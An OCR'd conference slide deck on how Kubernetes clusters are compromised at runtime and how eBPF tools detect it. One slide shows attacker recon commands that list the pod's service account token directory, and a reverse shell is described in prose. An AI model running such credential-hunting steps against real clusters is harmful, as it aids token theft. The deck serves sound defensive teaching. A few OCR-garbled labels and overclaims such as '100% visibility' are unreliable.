SEP 09 – 11, 2026

CONTAINER *days*

CONFERENCE

Security Track

HOW CLUSTERS FAIL UNDER ATTACK

AND HOW WE DETECT IT AT RUNTIME WITH eBPF SIGNALS

About me

Mohamed Ali El Mellah


Cloud Security Engineer

@mella7 · mella7.me · github.com/mella7

MellahMedAli

Link to my Portfolio - https://mella7.me


Agenda

1. Why runtime security matters for the cluster 
2. Anatomy of a live Kubernetes attack 
3. eBPF fundamentals for kernel-level visibility 
4. Reverse shells, privilege escalation, and rogue processes 
5. Detecting and investigating with open source tools 
6. Key Takeaways & Wrap Up 

SECTION 01

Why Runtime


Security Matters for the cluster


Friday 6:30 PM.
Improvements made:
CI/CD, Scan, Admiis-
sion Controllers,
RBAC, Secrets.
PASSED.
Rubresoson s
Rittfriclait
Reutime Arm J
Pirat reiss-secrets
Weekend!


2:13 AM.
SUSPICIOUS ACTIVITY
2:13 AM


Everything looks fine, so why?
Grafana
Kubernetes
Node 1 Ready
Pod 1 Running
Pod 1 Running
Pod 3 Running
Pod 4 Running


The investigation reveals...
ATTACKER
EXPLOIT
BYPASSED pipeline is false
gained shell
Application


started new processes
reached out to external system
began exploring
ATTACKER'S shell
Kubernetes sees: Application Running
Cluster Secrets
WORKLOAD BEHAVIOR

Attacks, Signals, and Real-Time Detection using eBPF

A STORY TO START

Your cluster may already be running someone else's workload.

In 2018, researchers found cryptominers running inside Tesla's cloud infrastructure. The entry point wasn't a zero-day, it was an exposed Kubernetes dashboard with no authentication. The miners ran quietly, deliberately throttled to stay under the thresholds anyone was actually watching.

The attack didn't fail at the perimeter. It succeeded past it and nothing was watching.

THE UNCOMFORTABLE PART

Image scanning wouldn't have caught it, the image was clean.

Admission control wouldn't have caught it, the pod was legitimate.

Network policy logs the egress, but not which process opened it.

The kernel saw every single step of it happen.

PROBLEM STATEMENT

Security tools stop at the container boundary

Runtime threats don't — and they know it.

- CVE scanning catches known vulnerabilities in images, not live attacker behavior inside running workloads
- Log-based SIEM detection is asynchronous, incomplete, and trivially blinded by an attacker with root access
- Container escapes and privilege escalations happen at the syscall level below what app-layer agents can see
- User-space security agents can be killed, bypassed, or namespace-isolated before they ever alert
- Network policies enforce egress rules, but don't tell you which process made the connection

Everything a container does flows through the Linux kernel. That's the only vantage point that cannot be bypassed from user space.

THE REFRAME

It’s Not Really a Box

WHAT WE PICTURE

A sealed, isolated “box”

WHAT’S ACTUALLY THERE

- `node`
- `python3`
- `bash`
- `curl`

Regular Linux processes, running directly on the host kernel

containerd unpacks the image and hits start, everything after that is **runtime.**

FOUNDATION · 1 OF 3

What Do We Mean by “Runtime”?

The Container Image

A recipe in a cookbook.

- Static files sitting on disk
- Layers, binaries, config all at rest
- Nothing is executing yet

Runtime

The active cooking process.

- The exact moment that container executes
- Live processes spawning
- Files being opened, connections going out


FOUNDATION · 2 OF 3

Where Runtime Actually Happens: The Kernel

Containers don’t get their own kernel they share the host’s.

Every time a process opens a file, spawns a child, or opens a socket, it must ask the kernel through a system call. There’s no way around it.

The kernel is the one place that sees the truth regardless of what the application is trying to hide.


Container process
Container process
Container
Container
Using Linux kernel
Container Runtime (containerd)
Also using Linux kernel
Linux
Hardware

FOUNDATION · 3 OF 3

Connecting the Dots: Nodes, Clusters, Cloud

Cloud Provider

AWS · GCP · on-prem

↓

Nodes (VMs)

The fleet of servers

↓

Shared Linux Kernel

One kernel per node

↓

Pods / Containers

Many, scheduled by Kubernetes

THE VULNERABILITY

Kubernetes tells the node what to run, the container runtime and the kernel are what actually run it.

If an attacker gets execution inside one container, they're not fighting Kubernetes anymore

they're sitting directly on top of the node's kernel, looking for a way to escalate or move laterally.

THE INVESTMENT

We've Spent Years Shifting Left

Image Scanning

Catch CVEs before they ship

IaC Checks

Terraform templates reviewed pre-apply

RBAC Lockdown

Least-privilege access, enforced early

All essential. All static.

Static checks tell you what your container looks like. Not what it does once an attacker finds a way in.

THE GAP

Why Runtime Security Matters

SEES

What Build-Time Security Sees

- CVEs in dependencies
- Misconfigured Dockerfiles
- Exposed secrets in images

“Is this image safe to deploy?”

MISSES

What It Can’t See

- What the container actually does once running
- A clean image exploited live via a vulnerable dependency
- A stolen credential used post-deploy

Nothing about behavior right now.

THE GAP


The Blind Spot

- Most breaches start from a legitimate, scanned, “clean” workload
- Exploited after deployment, not before
- This is the gap runtime security fills

SECTION 2

Anatomy of a Live Kubernetes Attack

02



Here’s what happened three hours later.

“The pipeline was green. The scan was clean. Dev shipped it.”

ANATOMY OF AN INTRUSION

Minutes, not months and every step is a syscall

A typical container compromise, from first foothold to impact.

T+0s

Initial access

RCE via a vulnerable dependency in the app

`execve()`

T+30s

Recon

Enumerate env vars, mounts, service account token

`openat()`

T+2m

Escalate

Probe capabilities, look for a writable hostPath

`capset()`

T+4m

Persist / pivot

Drop payload, connect out to command & control

`connect()`

T+6m

Impact

Exfiltrate secrets or start mining

`sendto()`

◀ **RUNTIME DETECTION WINDOW every one of these steps emits a kernel event you can catch** ▶

Preventive controls got one chance, at T-minus-zero. Runtime detection gets five more and the earlier you catch it, the cheaper the incident.

FRAMING THE THREAT

Where runtime detection is strong

Mapped to MITRE ATT&CK for Containers. Coverage isn't uniform knowing where you're strong matters as much as knowing where you're not.

Initial Access

Exposed API
App exploit

○ partial coverage

Execution

Container exec
Deploy container

● strong signal

Persistence

Implant image
Scheduled task

● strong signal

Priv. Escalation

Escape to host
Capability abuse

● strong signal

Defense Evasion

Clear logs
Disable tooling

● strong signal

Credential Access

Token theft
Cloud metadata

● strong signal

Discovery

Service scan
Env enumeration

○ partial coverage


Impact

Crypto mining
Data destruction

● strong signal

Runtime detection is strongest after initial access. That's exactly the half of the matrix your build-time tooling can't reach which is why the two are complements, not competitors.

Getting In



- Vulnerable endpoint in the app exposes remote code execution
- Attacker sends a crafted request - gets a shell inside the running pod
- This bug shipped clean: nothing pre-deploy was built to catch it

Looking Around

First commands run inside the container

```
$ whoami
root

$ id
uid=0(root) gid=0(root) groups=0(root)

$ ls /var/run/secrets/kubernetes.io/serviceaccount/
ca.crt  namespace  token
```

Running as root, a common default, not an exotic misconfiguration.

A service account token is sitting on disk, readable by anything inside the pod.

From Pod to Cluster

- The mounted token isn’t just a file, it’s a live credential to the Kubernetes API
- Attacker is no longer confined to one container; they can talk to the API server directly
- Lists secrets, other pods, and namespaces the token’s permissions allow
- This is the moment it stops being “one pod” and becomes “the cluster”

Staying In

- A reverse shell opens back to attacker-controlled infrastructure
- Gives the attacker a stable foothold - survives the original exploit being noticed and patched
- Traffic blends in with normal container egress if nobody is specifically watching for it

Remember this. This outbound connection is exactly the kind of signal we'll come back to in Section 3, what it looks like from inside the kernel.

Where Was the Alarm?

Image scan	passed	⊗
Admission control	passed	⊗
RBAC	passed	⊗
Network policy	passed	⊗

None of these tools were watching while this happened.

Every control above runs before or around the workload. Nothing was watching the workload itself, while it was running.

$ section --id=03

SECTION 03

eBPF fundamentals

for kernel-level visibility

THE CORE IDEA

A virtual machine inside the Linux kernel

You can now load your own verified programs into a running kernel and attach them to events. No modules. No reboot.

1992

BPF

Berkeley Packet Filter, a tiny VM for filtering packets in kernel space.

2014

eBPF

Extended: more registers, maps, helper functions, and hooks far beyond networking.

Today

Everywhere

Networking, observability, and security all build on the same primitive.

Networking

Load balancing, routing, and policy enforcement in the datapath. Cilium replaced kube-proxy with it.

`Cilium · XDP · tc`

Observability

Profiling, tracing, and metrics with no application instrumentation and no sidecar in the request path.

`bpftrace · Beyla · Parca`

Security

Watching syscalls for behaviour that shouldn't happen which is the rest of this talk.

`Falco · Tetragon · Tracee`

Same primitive, three industries. If you run Cilium, you are already running eBPF in production, the security use case is not a new dependency, it's a new consumer.

SECTION 03

eBPF Fundamentals

- **Kernel-Space Sandboxing:** eBPF executes verified programs directly inside the Linux kernel safely without modifying kernel source.
- **Ultra-Low Overhead (<1% CPU):** Replaces heavy sidecar containers and user-space parsing with high-performance kernel event filtering.
- **Complete Hook Point Coverage:** Attaches to kprobes, tracepoints, LSM, and socket filters for 100% visibility.
- **Tamper-Proof Monitoring:** Attackers compromising a container cannot disable kernel-level eBPF probes.

